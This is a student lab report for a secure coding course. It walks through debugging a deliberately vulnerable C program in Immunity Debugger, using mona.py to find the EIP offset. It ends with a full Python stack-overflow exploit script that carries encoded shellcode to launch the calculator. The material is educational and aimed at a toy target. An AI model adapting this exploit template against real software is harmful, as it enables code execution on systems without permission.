

# SECURE CODING CSE2010

K Roma Pai -18BCE7165


## Working with memory vulnerabilities

### TASK

- **Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below**
- **Check for EIP address**
- **Verify the starting and ending addresses of stack frame**
- **Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view → SEH**

Firsty download Immunity Debugger, and an extension called mona.py, and a compiler for c


Next, we write a simple C program which we can use to see the overflow




Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)


Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)

We see that the program crashes due to buffer overflow error




Now, open Immunity Debugger and open the executable generated above and enter invalid input





We see that the debugger stops working.



Note down the EIP value in the stack, and we see that the value is filled with “6F” which is the value of the letter “o” which we had input earlier

The screenshot shows the Immunity Debugger interface. On the left, the CPU registers are listed: EAX (00000000), ECX (740BC620), EDX (0008E3C8), EBX (7EFDE000), ESP (0028FF50), EBP (6F6F6F6F), ESI (00000000), EDI (00000000), and EIP (6F6F6F6F). Below the registers, the stack dump is visible, showing a sequence of 6F6F6F6F values. The EIP register is highlighted in blue, and the corresponding value in the stack is also highlighted in blue.

After setting up the working directory for mona, get a pattern code for 100 bytes

The screenshot shows the command prompt output for the mona.py script. The command is 'mona.py -set workingfolder c:\mona\%p'. The output shows the configuration file being updated with the new working folder path. The command prompt is titled 'mona config -set workingfolder c:\mona\%p' and the status bar at the bottom indicates 'Paused'.


We get the pattern.txt file generated, now we can copy this pattern into the input for the executable to check and it will crash

```


pattern - Notepad
File Edit Format View Help

=====
Output generated by mona.py v2.0, rev 613 - Immunity Debugger
Corelan Team - https://www.corelan.be
=====
OS : 7, release 6.1.7601
Process being debugged : overflow (pid 3084)
Current mona arguments: pc 100
=====
2021-04-24 22:10:14
=====
Pattern of 100 bytes :
=====
ASCII:
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
HEX:
\x41\x61\x30\x41\x61\x31\x41\x61\x32\x41\x61\x33\x41\x61\x34\x41\x61\x35\x41\x61\x36\x41\x61\x37\x41\x61\x38\x41\x61\x39\x41\x62\x30\x41\x62


```




Now, when we go back to the debugger we see that there is a new value for the EIP



Next, we get the offset for the EIP register from its memory address



We will need 62 jump bytes, and after executing the following command we see the address of the ESP register value



Now, we need to write the exploit.

First we fill in some junk values into the buffer, then we fill in the address of the ESP register which we received from the above step. Then when we have a buffer overflow error we enter the calculator shell code

```

File Edit Format View Help
from subprocess import Popen, PIPE


payload = b"\x6f"*62
payload += b"\xbc\xb7\xa5\x76"
payload += (b"\x89\xe0\xd9\xee\xd9\x70\xf4\x58\x50\x59\x49\x49\x49"
b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
b"\x58\x50\x38\x41\x42\x75\x4a\x49\x59\x6c\x4b\x58\x4e"
b"\x62\x47\x70\x55\x50\x53\x30\x55\x30\x6b\x39\x7a\x45"
b"\x66\x51\x79\x50\x42\x44\x6e\x6b\x30\x50\x46\x50\x6c"
b"\x4b\x62\x72\x56\x6c\x4c\x4b\x53\x62\x35\x44\x6c\x4b"
b"\x31\x62\x51\x38\x44\x4f\x4c\x77\x63\x7a\x36\x46\x46"
b"\x51\x6b\x4f\x6e\x4c\x75\x6c\x31\x71\x51\x6c\x65\x52"
b"\x74\x6c\x35\x70\x79\x51\x58\x4f\x46\x6d\x53\x31\x59"
b"\x57\x68\x62\x69\x62\x51\x42\x31\x47\x4c\x4b\x70\x52"
b"\x52\x30\x6c\x4b\x73\x7a\x67\x4c\x6c\x4b\x30\x4c\x67"
b"\x61\x33\x48\x6a\x43\x37\x38\x46\x61\x4e\x31\x46\x31"
b"\x6e\x6b\x73\x69\x75\x70\x66\x61\x48\x53\x6e\x6b\x53"
b"\x79\x72\x38\x5a\x43\x77\x4a\x77\x39\x6e\x6b\x67\x44"
b"\x6c\x4b\x56\x61\x7a\x76\x30\x31\x4b\x4f\x6e\x4c\x4f"
b"\x31\x58\x4f\x34\x4d\x75\x51\x6b\x77\x46\x58\x39\x70"
b"\x70\x75\x49\x66\x54\x43\x53\x4d\x7a\x58\x75\x6b\x71"
b"\x6d\x35\x74\x30\x75\x49\x74\x63\x68\x4e\x6b\x36\x38"
b"\x56\x44\x65\x51\x6e\x33\x65\x36\x4e\x6b\x56\x6c\x32"
b"\x6b\x4c\x4b\x46\x38\x47\x6c\x35\x51\x6e\x33\x4c\x4b"
b"\x77\x74\x6e\x6b\x53\x31\x6e\x30\x4e\x69\x31\x54\x77"
b"\x54\x55\x74\x71\x4b\x73\x6b\x51\x71\x36\x39\x30\x5a"
b"\x62\x71\x4b\x4f\x49\x70\x61\x4f\x31\x4f\x53\x6a\x6c"
b"\x4b\x47\x62\x5a\x4b\x4e\x6d\x73\x6d\x72\x4a\x45\x51"
b"\x4c\x4d\x4c\x45\x4c\x72\x47\x70\x53\x30\x67\x70\x36"
b"\x30\x62\x48\x56\x51\x4c\x4b\x42\x4f\x4b\x37\x6b\x4f"
b"\x38\x55\x4d\x6b\x5a\x50\x6e\x55\x69\x32\x30\x56\x75"
b"\x38\x39\x36\x5a\x35\x4f\x4d\x4d\x4d\x4b\x4f\x4b\x65"
b"\x47\x4c\x37\x76\x33\x4c\x46\x6a\x6b\x30\x6b\x4b\x79"
b"\x70\x43\x45\x36\x65\x6d\x6b\x57\x37\x34\x53\x63\x42"
b"\x42\x4f\x70\x6a\x37\x70\x52\x73\x4b\x4f\x48\x55\x70"
b"\x63\x52\x4d\x35\x34\x75\x50\x41\x41")

p = Popen(["overflow.exe"], stdout= PIPE, stdin=PIPE)
p.communicate(payload)

```



When we run the program, we see that the program crashes and the calculator opens up



The following dll shows up in the SEH chain

